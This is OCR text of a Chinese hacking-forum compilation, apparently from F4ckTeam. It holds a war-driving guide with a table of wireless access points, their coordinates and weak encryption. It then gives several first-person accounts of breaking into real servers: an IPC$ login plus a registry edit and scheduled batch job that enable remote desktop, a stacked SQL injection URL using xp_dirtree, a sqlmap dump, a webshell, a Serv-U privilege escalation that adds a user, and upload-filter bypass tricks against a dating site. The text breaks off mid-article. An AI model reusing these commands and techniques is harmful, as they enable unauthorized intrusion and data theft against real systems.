今天给介绍一个新名词 “War Driving” ，看过幽灵的朋友们有没有留意到最后抓捕大哥组织里面那群人时候他们开着货车移动式攻击有没有印象？如果不感兴趣，那么下面的文章可以不用看了。感兴趣的继续～～

War Driving：是驾驶攻击也称为接入点映射，这是一种在驾车围绕企业或住所邻里时扫描无线网络名称的活动。


要想进行驾驶攻击你就要具备一辆车、一台电脑（膝上型电脑）、一个工作在混杂模式下的无线以太网网卡，还有一个装在车顶部或车内的天线。

因为一个无线局域网可能仅局限于一栋办公楼的范围内，外部使用者就有可能会入侵网络，获得免费的企业内部网络连接，还可能获得公司的一些记录

和其他一些资源。 用全方位天线和全球定位系统（GPS），驾驶攻击者就能够系统地将802.11b/g/n 无线接入点映射地址映射。

好吧，上面的废话都是来自读娘。驾乘式攻击，其实在现实当中用来收集信息才是比较使用的。那么收集到的信息有哪些？

看两张图吧：



	bssid	lat	lon	ssid	capabilities
1	00:0a:c2:31:4d:ad	31.266503	121.438306	ChinaNet-67cY	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
2	00:1d:0f:97:1b:88	31.266503	121.438306	TP-LINK	[ESS]
3	00:23:cd:85:3e:18	31.266503	121.438306	ahl007	[WEP][ESS]
4	00:23:cd:e1:6a:a8	31.26671753	121.4385221	fying	[WPA-PSK-TKIP+CCMP][WPA2-PSK-TKIP+CCMP-preauth][ESS]
5	00:25:86:3c:10:30	31.266943	121.4395591	TP-LINK_3C1030	[WPA2-PSK-CCMP-preauth][ESS]
6	00:25:86:82:41:16	31.266943	121.4395591	MERCURY_824116	[WPA2-PSK-TKIP-preauth][ESS]
7	00:27:19:5e:f9:62	31.266503	121.438306	TP-LINK_5EF962	[WPA-PSK-TKIP+CCMP][WPA2-PSK-TKIP+CCMP-preauth][ESS]
8	00:27:19:98:1b:5c	31.2667301	121.4388318	TP-LINK_981B5C	[WEP][ESS]
9	00:27:19:a2:e6:08	31.266943	121.4395591	MERCURY_EMMA	[WEP][ESS]
10	0c:4c:39:3d:89:7c	31.266503	121.438306	ChinaNet-ycl1	[WPA-PSK-TKIP+CCMP][WPA2-PSK-TKIP+CCMP][ESS]
11	0c:4c:39:3d:90:fc	31.266503	121.438306	ChinaNet-ycl2	[WPA-PSK-TKIP+CCMP][WPA2-PSK-TKIP+CCMP][ESS]
12	14:e6:e4:37:09:32	31.26671753	121.4385221	msc	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]

上图是 sqllite 数据库进行的一个联合查询的结果，也是收集到信息达一部分。

bssid：是无线路由或者说是无线设备的硬件地址


lat , lon :是此无线设备达经纬度 GPS 信息

ssid：是无线设备达名称

capabilities:可以明显的看到这个是无线设备达加密方式

说道这里，很多人可能会说，你丫显得没事要这个有什么用？好吧，确实有点～～

那么接下来看看这张图片：




上图是根据第一张图片上面信息以地图达方式展现出来～～～

上图中，所有绿色为没有加密的无线网络，黄色达为 wep 加密方式。红色的是 wpa/wpa2 加密方式。。。。
至于这个有什么用？试想下，开部车。外卖兜一圈，周围达无线网络信息全部都会收集到了。至于用途，你们懂的～
下来说分析重点：
这些信息如何得到的并且在地图上显示？其实需要两样东西，一个 GPS 用于记录当前所在位置。另外一个就是 wifi 设备。用于收集
wifi 信息。记录下当前 GPS 位置周围达 wifi 信息不就可以了～
设备需求：
一般情况下如果要做专业点并且比较精确信息量大，那么就需要一个外接 USB GPS，笔记本一台，wifi 增益天线。车子一辆
大家熟知的 bt5 就自带一个 kismon 有需要的可以 google youtube 上有视频演示。
不过这些条件有点苛刻。不过我的方法是只要你有一台 android 手机那么，恭喜你，可以玩玩 war driving 了。为什么这么说？
现在的 android 手机 GPS 和 wifi 都是必备了。那么只要我们写个 APP 根据上面原理进行采集信息不久行了？很不幸达是 APP 都有人写好了
我们直接拿过来用了～～wigle 恩，就是它！
接下来介绍如何使用它：
先看看装完以后桌面图标：

上面圈出来的就是它安装后达图标

下面就介绍下功能



1.数据库中新增的数据量，也就是本次采集达数据（手机放兜里出去转移圈也就不少了）

2。数据库中达总数据量

3。当前 GPS 信息（好吧，忘记删掉自己达位置信息了）

4。是当前区域可以接收到的 wifi 信息

怎么把这些信息放到地图上看？这个作者还是想的比较周到。支持从数据库中导出 kml 格式（google 地图标记用的就是这个）

切换到 data 栏目-》KML Export DB 然后收集插到电脑上存储设备（内存卡）根目录下的 wigle 目录里面就存在刚才导出达 KML

和 sqllite 数据库信息，如图 4-1

其实 kml 就是 xml 的数据格式改了个名字而已可以打开看看，如图 4-2

然后打开 google earth 然后选择打开文件找到你刚才导出达 kml 就可以看到效果了～～

做了一个视频演示用 GoogleEarth 打开 kml，系统为 Ubuntu 12。04 为了推广 linux，做的一个视频演示吧

百度网盘现在地址：

http://pan.baidu.com/share/link?shareid=136595&uk=2317334154




图 4-1 kml 和数据库信息

图 4-2

（全文完）责任编辑：left


第五章 权限提升

第1节提权小记之巧用 ipc$


作者：St0n9.
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

为表支持论坛无附件形式为了解放没 JB 人士所以我直接不设权限和附件了 见谅
今遇某站

安装了 111 个修补程序
心想应该 iis6 溢出啊 pr 啊啥的应该能搞定
结果全试了一边无果
开始翻目录
发现 Gene6 FTP Server 果断找配置文件
结果人品爆发找到了 administrator 密码
谷歌之




有了密码结果发现 3389 未开
找到 mysql 存放目录找到 data
结果还是悲剧了



既然有了 administrator 了我何不用 ipc 呢

```
net use \\127.0.0.1\ipc$ /user:a\USER  PASSWORD
```



OK 命令成功

```
dir \\127.0.0.1\c$
```

上传我的 3389 批处理

```
REG  ADD  HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t
REG_DWORD /d 00000000 /f
```

查看时间

```
net time \\127.0.0.1
```

运行

```
at \\127.0.0.1   time C:\RECYCLER\1.bat
```

3389 成功打开。。结果还是连接不上。。

无奈只好上马。。

本文无亮点只是今天碰巧遇到有了 administrator 密码却又没有 system 权限
做个记录给大伙一个思路先前昨天发的 90sec 上午上课下午才发到法客里 见谅
ipc$利用 administrator 配置 bat 或者 vbs 这些脚本执行应该有奇效
不过能在服务器里翻到 administrator password 也是纯属运气
另外自己想了想打开不鸟 3389 的原因
第一还是 TMD 防火墙问题第二难道管理员做策略了
第三还是他路由出口限制了 3389？
不得而知啊 明天再慢慢搞 最近考试 忙的一塌糊涂啊 pass:有没学思科的朋友啊 求交流
（全文完）责任编辑：飞云

第2节 不能依赖工具，记一次开枪杀死自己的提权

作者：hacked
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

没什么技术。不过提这台服务器权 我觉得有点意思。牛牛门飞过。
想拿点数据，找到个同服务器他们公司网站的注入点 sql 是 2008 的，用工具跑不能列目录，又爆不了路径，就算了。
搞了傍边一台服务器嗅探，结果还把服务器嗅瓜，看来目标服务器的 arp 防火墙老师是重点大学的。
又没有大牛那些端口转发工具（谁给个？） 那个 arpmep 开了就把服务器作瓜。
无奈返回准备社工，手贱回去手工试了居然回显正常，我操个大蛋，自己手工算。
直接读 IIS 一般是不指望，先列 E 盘数据 经验来说一般放在 E 盘 建表和插表。

```
http://www.xxx.com/View.aspx?CT=...0nvarchar%284000%29,d%20int,f%20int%29%20declare%20@root%20nvarchar%284000%29%20set%20@root%3D0x45003A00%20insert%20into%20t_epan%20exec%20master..xp_dirtree%20@root,1,1%20update%20t_epan%20set%20fn%3Dfn%2Bchar%2892%29%20where%20f%3D0%20drop%20table%20t_epan_1%20create%20tabLe%20t_epan_1%28f%20nvarchar%284000%29%29
```

列表列名 列数据


```
sudo sqlmap.py -u "http://www.xxx.com/View.aspx?CT=Menu&id=2"  --columns --dump -T "t_epan" -D "sss"
```

```
[00:57:53] [INFO] analyzing table dump for possible
Database: [redacted]
Table: dbo.t_epan
[7 entries]
+---+---+--------------------------------------+
| d | f | fn                                   |
+---+---+--------------------------------------+
| 1 | 0 | 44d185f7d45d200661efe8a577\\         |
| 1 | 0 | 9f23c3472a36b6ba4f8a632051f04bb3\\   |
| 1 | 0 | oracle\\                             |
| 1 | 0 | RECYCLER\\                           |
| 1 | 0 | Software\\                           |
| 1 | 0 | System Volume Information\\          |
| 1 | 0 | work\\                               |
+---+---+--------------------------------------+
```

F4CK Security Team

最后 d:\work\xxxxWeb\，备份 5 步曲完成,拿到 webshell。
提权：

找到发现连接的 sql 账号就是 sql 管路员权限，但是 SQL2008 有很多都是默认 Network service 权限,我属于悲剧的那个。




发现有 SU,并且目录下没有管理员密码，那就是没有改密码。

用 su 通杀提权,大蛋又错误。

用 lcx.exe 映射端口手工提权。访问


```
http://www.xxx.com:50000/?Session=39893&Language=zh,CN&LocalAdmin=1
```

不过访问提示错误，如下图



这里被卡住了搞不明白，试过有些映射端口的访问可以，有些不可以，老是卡在加载 JS 那里，哪位大神给下答案。


我的意志如山般，上传 proxy 脚本，直接访问。




进入到全局添加用户提示失败，

有时候脚本提不了权就是这个原因

SU 的试用许可证过期了。



那就选择域
修改用户密码和目录以及添加执行权限。
exec 添加用户。
登陆服务器



因为那个破穿山甲显示不能列目录，搞得我白搞了一天。
（全文完）责任编辑：飞云


第3节记撸下一个“一夜情”站点

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

就刚才-3-群里有机油扔一个站

看下时间间隔就发现-3-撸主用了 6 分钟撸下了一个 shell
过程如下：
1.先注册一个用户

2.这类网站一般至少可以上传头像，于是撸主就去上传试试，发现改名了



3.这时候先别放弃，抓包试试，往往有突破点

常见突破点：

a.有上传路径------》可以修改或者截断


b.验证了文件后缀，但是只读取了最后一个后缀-----》使用解析漏洞

c.验证了文件类型，但是没有验证后缀------》传图片格式马，抓包改后缀

d.验证了类型也验证了后缀，但是使用黑名单-------》各种绕过

e.不写了，还有很多，以后有空看看有没有必要发一个专门说上传的？

事实证明，此次遇到了 c 类型



改个后缀就可以上传

4.然后遇到一个小插曲

